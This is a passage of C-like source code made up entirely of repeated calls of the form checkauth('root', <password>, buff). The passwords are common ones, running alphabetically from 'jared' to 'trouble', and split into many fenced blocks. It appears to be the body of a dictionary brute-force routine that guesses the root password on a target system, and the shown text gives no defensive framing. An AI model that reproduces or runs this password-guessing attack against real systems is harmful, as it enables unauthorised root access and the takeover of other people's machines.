checkauth("root","jared",buff);
checkauth("root","jasmin",buff);
checkauth("root","jasmine",buff);
checkauth("root","jason",buff);
checkauth("root","jason1",buff);
checkauth("root","jasper",buff);
checkauth("root","jazz",buff);
checkauth("root","jean",buff);
checkauth("root","jeanette",buff);
checkauth("root","jeanne",buff);
checkauth("root","jeff",buff);
checkauth("root","jeffrey",buff);
checkauth("root","jen",buff);
checkauth("root","jenifer",buff);
checkauth("root","jenni",buff);
checkauth("root","jennifer",buff);
checkauth("root","jenny",buff);
checkauth("root","jenny1",buff);
checkauth("root","jensen",buff);
checkauth("root","jeremy",buff);
checkauth("root","jerry",buff);
checkauth("root","jessica",buff);
checkauth("root","jessie",buff);
checkauth("root","jester",buff);
checkauth("root","jesus",buff);
checkauth("root","jesus1",buff);
checkauth("root","jewels",buff);
checkauth("root","jill",buff);
checkauth("root","jim",buff);
checkauth("root","jimbo",buff);
checkauth("root","jixian",buff);
checkauth("root","jkm",buff);
checkauth("root","joanna",buff);
```

```
checkauth("root","joanne",buff);
checkauth("root","jody",buff);
checkauth("root","joe",buff);
checkauth("root","joel",buff);
checkauth("root","joey",buff);
checkauth("root","john",buff);
checkauth("root","john316",buff);
checkauth("root","johnny",buff);
checkauth("root","johnson",buff);
checkauth("root","jojo",buff);
checkauth("root","joker",buff);
checkauth("root","jonathan",buff);
checkauth("root","jordan",buff);
checkauth("root","jordan23",buff);
checkauth("root","joseph",buff);
checkauth("root","josh",buff);
checkauth("root","joshua",buff);
checkauth("root","josie",buff);
checkauth("root","joy",buff);
checkauth("root","joyce",buff);
checkauth("root","judith",buff);
checkauth("root","judy",buff);
checkauth("root","juggle",buff);
checkauth("root","julia",buff);
checkauth("root","julian",buff);
checkauth("root","julie",buff);
checkauth("root","julie1",buff);
checkauth("root","june",buff);
checkauth("root","junior",buff);
checkauth("root","jupiter",buff);
checkauth("root","justice",buff);
checkauth("root","justin",buff);
checkauth("root","justin1",buff);
checkauth("root","karen",buff);
checkauth("root","karie",buff);
checkauth("root","karina",buff);
checkauth("root","kate",buff);
checkauth("root","katherin",buff);
checkauth("root","kathleen",buff);
checkauth("root","kathrine",buff);
checkauth("root","kathy",buff);
checkauth("root","katie",buff);
checkauth("root","katina",buff);
checkauth("root","katrina",buff);
checkauth("root","keith",buff);
checkauth("root","kelly",buff);
checkauth("root","kelly1",buff);
checkauth("root","kelsey",buff);
checkauth("root","kennedy",buff);
checkauth("root","kenneth",buff);
checkauth("root","keri",buff);
checkauth("root","kermit",buff);
checkauth("root","kernel",buff);
checkauth("root","kerri",buff);
```

```
checkauth("root","kerrie",buff);
checkauth("root","kerry",buff);
checkauth("root","kevin",buff);
checkauth("root","kevin1",buff);
checkauth("root","key",buff);
checkauth("root","khan",buff);
checkauth("root","kids",buff);
checkauth("root","killer",buff);
checkauth("root","kim",buff);
checkauth("root","kimberly",buff);
checkauth("root","king",buff);
checkauth("root","kingdom",buff);
checkauth("root","kingfish",buff);
checkauth("root","kirkland",buff);
checkauth("root","kitten",buff);
checkauth("root","kitten12",buff);
checkauth("root","kitty",buff);
checkauth("root","kleenex",buff);
checkauth("root","knicks",buff);
checkauth("root","knight",buff);
checkauth("root","koala",buff);
checkauth("root","koko",buff);
checkauth("root","kramer",buff);
checkauth("root","krista",buff);
checkauth("root","kristen",buff);
checkauth("root","kristi",buff);
checkauth("root","kristie",buff);
checkauth("root","kristin",buff);
checkauth("root","kristine",buff);
checkauth("root","kristy",buff);
checkauth("root","lacrosse",buff);
checkauth("root","laddie",buff);
checkauth("root","ladle",buff);
checkauth("root","lady",buff);
checkauth("root","ladybug",buff);
checkauth("root","lakers",buff);
checkauth("root","lambda",buff);
checkauth("root","lamer",buff);
checkauth("root","lamination",buff);
checkauth("root","lana",buff);
checkauth("root","lara",buff);
checkauth("root","larkin",buff);
checkauth("root","larry",buff);
checkauth("root","larry1",buff);
checkauth("root","laser",buff);
checkauth("root","laura",buff);
checkauth("root","lauren",buff);
checkauth("root","laurie",buff);
checkauth("root","law",buff);
checkauth("root","lazarus",buff);
checkauth("root","leah",buff);
checkauth("root","lebesgue",buff);
checkauth("root","ledzep",buff);
checkauth("root","lee",buff);
```

```
checkauth("root","legend",buff);
checkauth("root","leland",buff);
checkauth("root","leon",buff);
checkauth("root","leonard",buff);
checkauth("root","leroy",buff);
checkauth("root","leslie",buff);
checkauth("root","lestat",buff);
checkauth("root","letmein",buff);
checkauth("root","lewis",buff);
checkauth("root","library",buff);
checkauth("root","light",buff);
checkauth("root","lincoln",buff);
checkauth("root","linda",buff);
checkauth("root","lindsay",buff);
checkauth("root","lindsey",buff);
checkauth("root","lionking",buff);
checkauth("root","lisa",buff);
checkauth("root","lisp",buff);
checkauth("root","liverpoo",buff);
checkauth("root","liz",buff);
checkauth("root","lizard",buff);
checkauth("root","ljf",buff);
checkauth("root","lloyd",buff);
checkauth("root","lock",buff);
checkauth("root","lockout",buff);
checkauth("root","logan",buff);
checkauth("root","logical",buff);
checkauth("root","lois",buff);
checkauth("root","london",buff);
checkauth("root","looney",buff);
checkauth("root","lori",buff);
checkauth("root","lorin",buff);
checkauth("root","lorraine",buff);
checkauth("root","loser",buff);
checkauth("root","louis",buff);
checkauth("root","louise",buff);
checkauth("root","love",buff);
checkauth("root","lovely",buff);
checkauth("root","loveme",buff);
checkauth("root","loveyou",buff);
checkauth("root","lucas",buff);
checkauth("root","lucky",buff);
checkauth("root","lucky1",buff);
checkauth("root","lucy",buff);
checkauth("root","lulu",buff);
checkauth("root","lynn",buff);
checkauth("root","lynne",buff);
checkauth("root","mac",buff);
checkauth("root","macha",buff);
checkauth("root","macintos",buff);
checkauth("root","macintosh",buff);
checkauth("root","mack",buff);
checkauth("root","maddog",buff);
checkauth("root","madison",buff);
```

```
checkauth("root","maggie",buff);
checkauth("root","maggot",buff);
checkauth("root","magic",buff);
checkauth("root","magnum",buff);
checkauth("root","mail",buff);
checkauth("root","mailer",buff);
checkauth("root","mailman",buff);
checkauth("root","maint",buff);
checkauth("root","major",buff);
checkauth("root","majordom",buff);
checkauth("root","malcolm",buff);
checkauth("root","malcom",buff);
checkauth("root","manager",buff);
checkauth("root","mantra",buff);
checkauth("root","mara",buff);
checkauth("root","marc",buff);
checkauth("root","marcel",buff);
checkauth("root","marci",buff);
checkauth("root","marcus",buff);
checkauth("root","marcy",buff);
checkauth("root","margaret",buff);
checkauth("root","maria",buff);
checkauth("root","mariah",buff);
checkauth("root","marie",buff);
checkauth("root","marietta",buff);
checkauth("root","marilyn",buff);
checkauth("root","marina",buff);
checkauth("root","marine",buff);
checkauth("root","mario",buff);
checkauth("root","mariposa",buff);
checkauth("root","mark",buff);
checkauth("root","market",buff);
checkauth("root","markus",buff);
checkauth("root","marlboro",buff);
checkauth("root","marley",buff);
checkauth("root","marni",buff);
checkauth("root","mars",buff);
checkauth("root","martin",buff);
checkauth("root","martin1",buff);
checkauth("root","marty",buff);
checkauth("root","marvin",buff);
checkauth("root","mary",buff);
checkauth("root","maryjane",buff);
checkauth("root","master",buff);
checkauth("root","master1",buff);
checkauth("root","math",buff);
checkauth("root","matrix",buff);
checkauth("root","matt",buff);
checkauth("root","matthew",buff);
checkauth("root","maurice",buff);
checkauth("root","maverick",buff);
checkauth("root","max",buff);
checkauth("root","maxime",buff);
checkauth("root","maxwell",buff);
```

```
checkauth("root","mayday",buff);
checkauth("root","mazda1",buff);
checkauth("root","me",buff);
checkauth("root","meagan",buff);
checkauth("root","medical",buff);
checkauth("root","megan",buff);
checkauth("root","melanie",buff);
checkauth("root","melissa",buff);
checkauth("root","mellon",buff);
checkauth("root","memory",buff);
checkauth("root","memphis",buff);
checkauth("root","meow",buff);
checkauth("root","mercedes",buff);
checkauth("root","mercury",buff);
checkauth("root","merlin",buff);
checkauth("root","metal",buff);
checkauth("root","metallic",buff);
checkauth("root","mets",buff);
checkauth("root","mexico",buff);
checkauth("root","mgr",buff);
checkauth("root","michael",buff);
checkauth("root","michael.",buff);
checkauth("root","michel",buff);
checkauth("root","michele",buff);
checkauth("root","michelle",buff);
checkauth("root","mickey",buff);
checkauth("root","micro",buff);
checkauth("root","midnight",buff);
checkauth("root","midori",buff);
checkauth("root","mikael",buff);
checkauth("root","mike",buff);
checkauth("root","mikel",buff);
checkauth("root","mikey",buff);
checkauth("root","miki",buff);
checkauth("root","miles",buff);
checkauth("root","miller",buff);
checkauth("root","millie",buff);
checkauth("root","million",buff);
checkauth("root","mimi",buff);
checkauth("root","mindy",buff);
checkauth("root","mine",buff);
checkauth("root","minimum",buff);
checkauth("root","minnie",buff);
checkauth("root","minou",buff);
checkauth("root","minsky",buff);
checkauth("root","mirage",buff);
checkauth("root","miranda",buff);
checkauth("root","mirror",buff);
checkauth("root","misha",buff);
checkauth("root","mishka",buff);
checkauth("root","mission",buff);
checkauth("root","missy",buff);
checkauth("root","misty",buff);
checkauth("root","mit",buff);
```

```
checkauth("root","mitch",buff);
checkauth("root","mitchell",buff);
checkauth("root","modem",buff);
checkauth("root","mogul",buff);
checkauth("root","moguls",buff);
checkauth("root","molly",buff);
checkauth("root","molly1",buff);
checkauth("root","molson",buff);
checkauth("root","mom",buff);
checkauth("root","monday",buff);
checkauth("root","monet",buff);
checkauth("root","money",buff);
checkauth("root","money1",buff);
checkauth("root","monica",buff);
checkauth("root","monique",buff);
checkauth("root","monkey",buff);
checkauth("root","monopoly",buff);
checkauth("root","montana",buff);
checkauth("root","montreal",buff);
checkauth("root","moocow",buff);
checkauth("root","mookie",buff);
checkauth("root","moomoo",buff);
checkauth("root","moon",buff);
checkauth("root","moose",buff);
checkauth("root","morgan",buff);
checkauth("root","morley",buff);
checkauth("root","moroni",buff);
checkauth("root","morris",buff);
checkauth("root","mortimer",buff);
checkauth("root","mother",buff);
checkauth("root","mountain",buff);
checkauth("root","mouse",buff);
checkauth("root","mouse1",buff);
checkauth("root","mozart",buff);
checkauth("root","muffin",buff);
checkauth("root","murphy",buff);
checkauth("root","music",buff);
checkauth("root","mustang",buff);
checkauth("root","mutant",buff);
checkauth("root","nagel",buff);
checkauth("root","nancy",buff);
checkauth("root","naomi",buff);
checkauth("root","napoleon",buff);
checkauth("root","nasa",buff);
checkauth("root","nascar",buff);
checkauth("root","nat",buff);
checkauth("root","natasha",buff);
checkauth("root","nathan",buff);
checkauth("root","nautica",buff);
checkauth("root","ncc1701",buff);
checkauth("root","ncc1701d",buff);
checkauth("root","ncc1701e",buff);
checkauth("root","ne1469",buff);
checkauth("root","nebraska",buff);
```

```
checkauth("root","nellie",buff);
checkauth("root","nelson",buff);
checkauth("root","nemesis",buff);
checkauth("root","nepenthe",buff);
checkauth("root","neptune",buff);
checkauth("root","nesbitt",buff);
checkauth("root","ness",buff);
checkauth("root","net",buff);
checkauth("root","netware",buff);
checkauth("root","network",buff);
checkauth("root","new",buff);
checkauth("root","newcourt",buff);
checkauth("root","newpass",buff);
checkauth("root","news",buff);
checkauth("root","newton",buff);
checkauth("root","newuser",buff);
checkauth("root","newyork",buff);
checkauth("root","next",buff);
checkauth("root","nguyen",buff);
checkauth("root","nicarao",buff);
checkauth("root","nicholas",buff);
checkauth("root","nick",buff);
checkauth("root","nicole",buff);
checkauth("root","niki",buff);
checkauth("root","nikita",buff);
checkauth("root","nimrod",buff);
checkauth("root","niners",buff);
checkauth("root","nirvana",buff);
checkauth("root","nirvana1",buff);
checkauth("root","nissan",buff);
checkauth("root","nita",buff);
checkauth("root","nite",buff);
checkauth("root","nobody",buff);
checkauth("root","none",buff);
checkauth("root","noreen",buff);
checkauth("root","norman",buff);
checkauth("root","nothing",buff);
checkauth("root","notused",buff);
checkauth("root","noxious",buff);
checkauth("root","nss",buff);
checkauth("root","nuclear",buff);
checkauth("root","nugget",buff);
checkauth("root","number9",buff);
checkauth("root","nurse",buff);
checkauth("root","nutrition",buff);
checkauth("root","nyquist",buff);
checkauth("root","oatmeal",buff);
checkauth("root","obiwan",buff);
checkauth("root","oceanography",buff);
checkauth("root","ocelot",buff);
checkauth("root","october",buff);
checkauth("root","office",buff);
checkauth("root","olive",buff);
checkauth("root","oliver",buff);
```

```
checkauth("root","olivetti",buff);
checkauth("root","olivia",buff);
checkauth("root","olivier",buff);
checkauth("root","one",buff);
checkauth("root","online",buff);
checkauth("root","open",buff);
checkauth("root","operator",buff);
checkauth("root","opus",buff);
checkauth("root","oracle",buff);
checkauth("root","orange",buff);
checkauth("root","oranges",buff);
checkauth("root","orca",buff);
checkauth("root","orchid",buff);
checkauth("root","orion",buff);
checkauth("root","orwell",buff);
checkauth("root","oscar",buff);
checkauth("root","osiris",buff);
checkauth("root","ou812",buff);
checkauth("root","outlaw",buff);
checkauth("root","oxford",buff);
checkauth("root","pacers",buff);
checkauth("root","pacific",buff);
checkauth("root","packard",buff);
checkauth("root","packer",buff);
checkauth("root","packers",buff);
checkauth("root","pad",buff);
checkauth("root","painless",buff);
checkauth("root","painter",buff);
checkauth("root","pakistan",buff);
checkauth("root","pam",buff);
checkauth("root","pamela",buff);
checkauth("root","panda",buff);
checkauth("root","pandora",buff);
checkauth("root","pantera",buff);
checkauth("root","panther",buff);
checkauth("root","papa",buff);
checkauth("root","paper",buff);
checkauth("root","papers",buff);
checkauth("root","paris",buff);
checkauth("root","parker",buff);
checkauth("root","parrot",buff);
checkauth("root","pascal",buff);
checkauth("root","pass",buff);
checkauth("root","passion",buff);
checkauth("root","passwd",buff);
checkauth("root","password",buff);
checkauth("root","pat",buff);
checkauth("root","patches",buff);
checkauth("root","patricia",buff);
checkauth("root","patrick",buff);
checkauth("root","patty",buff);
checkauth("root","paul",buff);
checkauth("root","paula",buff);
checkauth("root","peace",buff);
```

```
checkauth("root","peaches",buff);
checkauth("root","peanut",buff);
checkauth("root","pearl",buff);
checkauth("root","pearljam",buff);
checkauth("root","pedro",buff);
checkauth("root","peewee",buff);
checkauth("root","peggy",buff);
checkauth("root","pencil",buff);
checkauth("root","penelope",buff);
checkauth("root","penguin",buff);
checkauth("root","penis",buff);
checkauth("root","penny",buff);
checkauth("root","pentium",buff);
checkauth("root","peoria",buff);
checkauth("root","pepper",buff);
checkauth("root","pepsi",buff);
checkauth("root","percolate",buff);
checkauth("root","percy",buff);
checkauth("root","perry",buff);
checkauth("root","persimmon",buff);
checkauth("root","persona",buff);
checkauth("root","pete",buff);
checkauth("root","peter",buff);
checkauth("root","petey",buff);
checkauth("root","petunia",buff);
checkauth("root","phantom",buff);
checkauth("root","phil",buff);
checkauth("root","philip",buff);
checkauth("root","phish",buff);
checkauth("root","phoenix",buff);
checkauth("root","phoenix1",buff);
checkauth("root","phone",buff);
checkauth("root","photo",buff);
checkauth("root","piano",buff);
checkauth("root","picasso",buff);
checkauth("root","pickle",buff);
checkauth("root","picture",buff);
checkauth("root","pierce",buff);
checkauth("root","pierre",buff);
checkauth("root","piglet",buff);
checkauth("root","pinkfloy",buff);
checkauth("root","pirate",buff);
checkauth("root","pisces",buff);
checkauth("root","pizza",buff);
checkauth("root","plane",buff);
checkauth("root","planet",buff);
checkauth("root","plato",buff);
checkauth("root","play",buff);
checkauth("root","playboy",buff);
checkauth("root","player",buff);
checkauth("root","players",buff);
checkauth("root","please",buff);
checkauth("root","plover",buff);
checkauth("root","pluto",buff);
```

```
checkauth("root","plymouth",buff);
checkauth("root","pmc",buff);
checkauth("root","poiuyt",buff);
checkauth("root","police",buff);
checkauth("root","politics",buff);
checkauth("root","polly",buff);
checkauth("root","polo",buff);
checkauth("root","polynomial",buff);
checkauth("root","pomme",buff);
checkauth("root","pondering",buff);
checkauth("root","poohbear",buff);
checkauth("root","pookie",buff);
checkauth("root","pookie1",buff);
checkauth("root","popcorn",buff);
checkauth("root","popeye",buff);
checkauth("root","pork",buff);
checkauth("root","porsche",buff);
checkauth("root","porsche9",buff);
checkauth("root","porter",buff);
checkauth("root","portland",buff);
checkauth("root","poster",buff);
checkauth("root","power",buff);
checkauth("root","ppp",buff);
checkauth("root","praise",buff);
checkauth("root","precious",buff);
checkauth("root","prelude",buff);
checkauth("root","presto",buff);
checkauth("root","preston",buff);
checkauth("root","prince",buff);
checkauth("root","princess",buff);
checkauth("root","princeton",buff);
checkauth("root","priv",buff);
checkauth("root","private",buff);
checkauth("root","privs",buff);
checkauth("root","prof",buff);
checkauth("root","professor",buff);
checkauth("root","profile",buff);
checkauth("root","program",buff);
checkauth("root","promethe",buff);
checkauth("root","property",buff);
checkauth("root","protect",buff);
checkauth("root","protel",buff);
checkauth("root","protozoa",buff);
checkauth("root","psalms",buff);
checkauth("root","psycho",buff);
checkauth("root","pub",buff);
checkauth("root","public",buff);
checkauth("root","pumpkin",buff);
checkauth("root","puneet",buff);
checkauth("root","punkin",buff);
checkauth("root","puppet",buff);
checkauth("root","puppy",buff);
checkauth("root","puppy123",buff);
checkauth("root","purple",buff);
```

```
checkauth("root","pyramid",buff);
checkauth("root","python",buff);
checkauth("root","q1w2e3",buff);
checkauth("root","quality",buff);
checkauth("root","quebec",buff);
checkauth("root","quest",buff);
checkauth("root","qwaszx",buff);
checkauth("root","qwert",buff);
checkauth("root","qwerty",buff);
checkauth("root","qwerty12",buff);
checkauth("root","rabbit",buff);
checkauth("root","racerx",buff);
checkauth("root","rachel",buff);
checkauth("root","rachelle",buff);
checkauth("root","rachmaninoff",buff);
checkauth("root","racoon",buff);
checkauth("root","radio",buff);
checkauth("root","raiders",buff);
checkauth("root","rain",buff);
checkauth("root","rainbow",buff);
checkauth("root","raindrop",buff);
checkauth("root","raleigh",buff);
checkauth("root","rambo1",buff);
checkauth("root","random",buff);
checkauth("root","randy",buff);
checkauth("root","ranger",buff);
checkauth("root","raptor",buff);
checkauth("root","raquel",buff);
checkauth("root","rascal",buff);
checkauth("root","raven",buff);
checkauth("root","raymond",buff);
checkauth("root","reagan",buff);
checkauth("root","reality",buff);
checkauth("root","really",buff);
checkauth("root","rebecca",buff);
checkauth("root","red",buff);
checkauth("root","reddog",buff);
checkauth("root","redrum",buff);
checkauth("root","redwing",buff);
checkauth("root","regional",buff);
checkauth("root","remember",buff);
checkauth("root","remote",buff);
checkauth("root","renee",buff);
checkauth("root","republic",buff);
checkauth("root","research",buff);
checkauth("root","reynolds",buff);
checkauth("root","reznor",buff);
checkauth("root","rhonda",buff);
checkauth("root","richard",buff);
checkauth("root","rick",buff);
checkauth("root","ricky",buff);
checkauth("root","ripple",buff);
checkauth("root","risc",buff);
checkauth("root","river",buff);
```

```
checkauth("root","rje",buff);
checkauth("root","robbie",buff);
checkauth("root","robert",buff);
checkauth("root","robert1",buff);
checkauth("root","robin",buff);
checkauth("root","robinhoo",buff);
checkauth("root","robot",buff);
checkauth("root","robotech",buff);
checkauth("root","robotics",buff);
checkauth("root","robyn",buff);
checkauth("root","rochelle",buff);
checkauth("root","rochester",buff);
checkauth("root","rock",buff);
checkauth("root","rocket",buff);
checkauth("root","rocky",buff);
checkauth("root","rodent",buff);
checkauth("root","roger",buff);
checkauth("root","rolex",buff);
checkauth("root","roman",buff);
checkauth("root","romano",buff);
checkauth("root","ronald",buff);
checkauth("root","root",buff);
checkauth("root","rose",buff);
checkauth("root","rosebud",buff);
checkauth("root","rosemary",buff);
checkauth("root","roses",buff);
checkauth("root","rosie",buff);
checkauth("root","roxy",buff);
checkauth("root","roy",buff);
checkauth("root","royal",buff);
checkauth("root","ruben",buff);
checkauth("root","ruby",buff);
checkauth("root","rufus",buff);
checkauth("root","rugby",buff);
checkauth("root","rules",buff);
checkauth("root","runner",buff);
checkauth("root","running",buff);
checkauth("root","russell",buff);
checkauth("root","rusty",buff);
checkauth("root","ruth",buff);
checkauth("root","rux",buff);
checkauth("root","ruy",buff);
checkauth("root","ryan",buff);
checkauth("root","sabrina",buff);
checkauth("root","sadie",buff);
checkauth("root","safety",buff);
checkauth("root","sailing",buff);
checkauth("root","sailor",buff);
checkauth("root","sal",buff);
checkauth("root","sales",buff);
checkauth("root","sally",buff);
checkauth("root","salmon",buff);
checkauth("root","salut",buff);
checkauth("root","sam",buff);
```

```
checkauth("root","samantha",buff);
checkauth("root","sammy",buff);
checkauth("root","sampson",buff);
checkauth("root","samson",buff);
checkauth("root","samuel",buff);
checkauth("root","sandra",buff);
checkauth("root","sandy",buff);
checkauth("root","sanjose1",buff);
checkauth("root","santa",buff);
checkauth("root","sapphire",buff);
checkauth("root","sara",buff);
checkauth("root","sarah",buff);
checkauth("root","sarah1",buff);
checkauth("root","sasha",buff);
checkauth("root","saskia",buff);
checkauth("root","sassy",buff);
checkauth("root","saturn",buff);
checkauth("root","savage",buff);
checkauth("root","saxon",buff);
checkauth("root","sbdc",buff);
checkauth("root","scamper",buff);
checkauth("root","scarlet",buff);
checkauth("root","scarlett",buff);
checkauth("root","scheme",buff);
checkauth("root","school",buff);
checkauth("root","science",buff);
checkauth("root","scooby",buff);
checkauth("root","scooter",buff);
checkauth("root","scooter1",buff);
checkauth("root","scorpio",buff);
checkauth("root","scorpion",buff);
checkauth("root","scotch",buff);
checkauth("root","scott",buff);
checkauth("root","scotty",buff);
checkauth("root","scout",buff);
checkauth("root","scruffy",buff);
checkauth("root","scuba1",buff);
checkauth("root","sean",buff);
checkauth("root","seattle",buff);
checkauth("root","secret",buff);
checkauth("root","security",buff);
checkauth("root","sensor",buff);
checkauth("root","septembe",buff);
checkauth("root","serenity",buff);
checkauth("root","sergei",buff);
checkauth("root","service",buff);
checkauth("root","sesame",buff);
checkauth("root","seven",buff);
checkauth("root","seven7",buff);
checkauth("root","sex",buff);
checkauth("root","sexy",buff);
checkauth("root","shadow",buff);
checkauth("root","shadow1",buff);
checkauth("root","shalom",buff);
```

```
checkauth("root","shannon",buff);
checkauth("root","shanti",buff);
checkauth("root","sharc",buff);
checkauth("root","shark",buff);
checkauth("root","sharks",buff);
checkauth("root","sharon",buff);
checkauth("root","shawn",buff);
checkauth("root","sheba",buff);
checkauth("root","sheena",buff);
checkauth("root","sheffield",buff);
checkauth("root","sheila",buff);
checkauth("root","shelby",buff);
checkauth("root","sheldon",buff);
checkauth("root","shell",buff);
checkauth("root","shelley",buff);
checkauth("root","shelly",buff);
checkauth("root","sherri",buff);
checkauth("root","sherry",buff);
checkauth("root","shirley",buff);
checkauth("root","shit",buff);
checkauth("root","shithead",buff);
checkauth("root","shiva",buff);
checkauth("root","shivers",buff);
checkauth("root","shoes",buff);
checkauth("root","shorty",buff);
checkauth("root","shotgun",buff);
checkauth("root","shuttle",buff);
checkauth("root","sierra",buff);
checkauth("root","signature",buff);
checkauth("root","silver",buff);
checkauth("root","simba",buff);
checkauth("root","simon",buff);
checkauth("root","simple",buff);
checkauth("root","simpsons",buff);
checkauth("root","singer",buff);
checkauth("root","single",buff);
checkauth("root","skeeter",buff);
checkauth("root","skidoo",buff);
checkauth("root","skiing",buff);
checkauth("root","skipper",buff);
checkauth("root","skippy",buff);
checkauth("root","slacker",buff);
checkauth("root","slayer",buff);
checkauth("root","smashing",buff);
checkauth("root","smile",buff);
checkauth("root","smiles",buff);
checkauth("root","smiley",buff);
checkauth("root","smiths",buff);
checkauth("root","smokey",buff);
checkauth("root","smooch",buff);
checkauth("root","smother",buff);
checkauth("root","snake",buff);
checkauth("root","snapple",buff);
checkauth("root","snatch",buff);
```

```
checkauth("root","snickers",buff);
checkauth("root","sniper",buff);
checkauth("root","snoopdog",buff);
checkauth("root","snoopy",buff);
checkauth("root","snow",buff);
checkauth("root","snowball",buff);
checkauth("root","snowman",buff);
checkauth("root","snuffy",buff);
checkauth("root","soap",buff);
checkauth("root","soccer",buff);
checkauth("root","soccer1",buff);
checkauth("root","socrates",buff);
checkauth("root","softball",buff);
checkauth("root","soleil",buff);
checkauth("root","somebody",buff);
checkauth("root","sondra",buff);
checkauth("root","sonia",buff);
checkauth("root","sonny",buff);
checkauth("root","sonya",buff);
checkauth("root","sophie",buff);
checkauth("root","sossina",buff);
checkauth("root","space",buff);
checkauth("root","spain",buff);
checkauth("root","spanky",buff);
checkauth("root","sparky",buff);
checkauth("root","sparrow",buff);
checkauth("root","sparrows",buff);
checkauth("root","special",buff);
checkauth("root","speedo",buff);
checkauth("root","speedy",buff);
checkauth("root","spencer",buff);
checkauth("root","spider",buff);
checkauth("root","spike",buff);
checkauth("root","spit",buff);
checkauth("root","spitfire",buff);
checkauth("root","spooky",buff);
checkauth("root","sports",buff);
checkauth("root","spring",buff);
checkauth("root","springer",buff);
checkauth("root","sprite",buff);
checkauth("root","spunky",buff);
checkauth("root","squires",buff);
checkauth("root","ssssss",buff);
checkauth("root","stacey",buff);
checkauth("root","staci",buff);
checkauth("root","stacie",buff);
checkauth("root","stacy",buff);
checkauth("root","stanley",buff);
checkauth("root","star",buff);
checkauth("root","star69",buff);
checkauth("root","stargate",buff);
checkauth("root","start",buff);
checkauth("root","startrek",buff);
checkauth("root","starwars",buff);
```

```
checkauth("root","station",buff);
checkauth("root","stealth",buff);
checkauth("root","steele",buff);
checkauth("root","steelers",buff);
checkauth("root","stella",buff);
checkauth("root","steph",buff);
checkauth("root","stephani",buff);
checkauth("root","stephanie",buff);
checkauth("root","stephen",buff);
checkauth("root","steve",buff);
checkauth("root","steven",buff);
checkauth("root","stever",buff);
checkauth("root","stimpy",buff);
checkauth("root","sting1",buff);
checkauth("root","stingray",buff);
checkauth("root","stinky",buff);
checkauth("root","storm",buff);
checkauth("root","stormy",buff);
checkauth("root","strangle",buff);
checkauth("root","strat",buff);
checkauth("root","stratford",buff);
checkauth("root","strawber",buff);
checkauth("root","stuart",buff);
checkauth("root","student",buff);
checkauth("root","stupid",buff);
checkauth("root","stuttgart",buff);
checkauth("root","subway",buff);
checkauth("root","success",buff);
checkauth("root","sugar",buff);
checkauth("root","summer",buff);
checkauth("root","sun",buff);
checkauth("root","sunbird",buff);
checkauth("root","sundance",buff);
checkauth("root","sunday",buff);
checkauth("root","sunflowe",buff);
checkauth("root","sunny",buff);
checkauth("root","sunny1",buff);
checkauth("root","sunrise",buff);
checkauth("root","sunset",buff);
checkauth("root","sunshine",buff);
checkauth("root","super",buff);
checkauth("root","superman",buff);
checkauth("root","superstage",buff);
checkauth("root","superuser",buff);
checkauth("root","support",buff);
checkauth("root","supported",buff);
checkauth("root","supra",buff);
checkauth("root","surf",buff);
checkauth("root","surfer",buff);
checkauth("root","susan",buff);
checkauth("root","susanne",buff);
checkauth("root","susie",buff);
checkauth("root","suzanne",buff);
checkauth("root","suzie",buff);
```

```
checkauth("root","suzuki",buff);
checkauth("root","swearer",buff);
checkauth("root","sweetie",buff);
checkauth("root","sweetpea",buff);
checkauth("root","sweety",buff);
checkauth("root","swimming",buff);
checkauth("root","sybil",buff);
checkauth("root","sydney",buff);
checkauth("root","sylvia",buff);
checkauth("root","sylvie",buff);
checkauth("root","symbol",buff);
checkauth("root","symmetry",buff);
checkauth("root","sys",buff);
checkauth("root","sysadmin",buff);
checkauth("root","system",buff);
checkauth("root","t-bone",buff);
checkauth("root","tacobell",buff);
checkauth("root","taffy",buff);
checkauth("root","tamara",buff);
checkauth("root","tami",buff);
checkauth("root","tamie",buff);
checkauth("root","tammy",buff);
checkauth("root","tangerine",buff);
checkauth("root","tango",buff);
checkauth("root","tanya",buff);
checkauth("root","tape",buff);
checkauth("root","tara",buff);
checkauth("root","target",buff);
checkauth("root","tarragon",buff);
checkauth("root","tarzan",buff);
checkauth("root","tasha",buff);
checkauth("root","tattoo",buff);
checkauth("root","taurus",buff);
checkauth("root","taylor",buff);
checkauth("root","teacher",buff);
checkauth("root","tech",buff);
checkauth("root","techno",buff);
checkauth("root","teddy",buff);
checkauth("root","teddy1",buff);
checkauth("root","telecom",buff);
checkauth("root","telephone",buff);
checkauth("root","temp",buff);
checkauth("root","temporal",buff);
checkauth("root","temptation",buff);
checkauth("root","tennis",buff);
checkauth("root","tequila",buff);
checkauth("root","teresa",buff);
checkauth("root","terminal",buff);
checkauth("root","terry",buff);
checkauth("root","test",buff);
checkauth("root","test1",buff);
checkauth("root","test123",buff);
checkauth("root","test2",buff);
checkauth("root","tester",buff);
```

```
checkauth("root","testing",buff);
checkauth("root","testtest",buff);
checkauth("root","texas",buff);
checkauth("root","thailand",buff);
checkauth("root","theatre",buff);
checkauth("root","theboss",buff);
checkauth("root","theking",buff);
checkauth("root","theresa",buff);
checkauth("root","thomas",buff);
checkauth("root","thumper",buff);
checkauth("root","thunder",buff);
checkauth("root","thunderb",buff);
checkauth("root","thursday",buff);
checkauth("root","thx1138",buff);
checkauth("root","tiffany",buff);
checkauth("root","tiger",buff);
checkauth("root","tigers",buff);
checkauth("root","tigger",buff);
checkauth("root","tigre",buff);
checkauth("root","tim",buff);
checkauth("root","timber",buff);
checkauth("root","time",buff);
checkauth("root","timothy",buff);
checkauth("root","tina",buff);
checkauth("root","tinker",buff);
checkauth("root","tintin",buff);
checkauth("root","toby",buff);
checkauth("root","today",buff);
checkauth("root","toggle",buff);
checkauth("root","tom",buff);
checkauth("root","tomato",buff);
checkauth("root","tomcat",buff);
checkauth("root","tommy",buff);
checkauth("root","tony",buff);
checkauth("root","tootsie",buff);
checkauth("root","topcat",buff);
checkauth("root","topgun",buff);
checkauth("root","topher",buff);
checkauth("root","topography",buff);
checkauth("root","toronto",buff);
checkauth("root","tortoise",buff);
checkauth("root","toxic",buff);
checkauth("root","toyota",buff);
checkauth("root","traci",buff);
checkauth("root","tracie",buff);
checkauth("root","tracy",buff);
checkauth("root","trails",buff);
checkauth("root","training",buff);
checkauth("root","transfer",buff);
checkauth("root","travel",buff);
checkauth("root","trebor",buff);
checkauth("root","trek",buff);
checkauth("root","trevor",buff);
checkauth("root","tricia",buff);
```

```
checkauth("root","trident",buff);
checkauth("root","trisha",buff);
checkauth("root","tristan",buff);
checkauth("root","trivial",buff);
checkauth("root","trixie",buff);
checkauth("root","trombone",buff);
checkauth("root","trouble",buff);
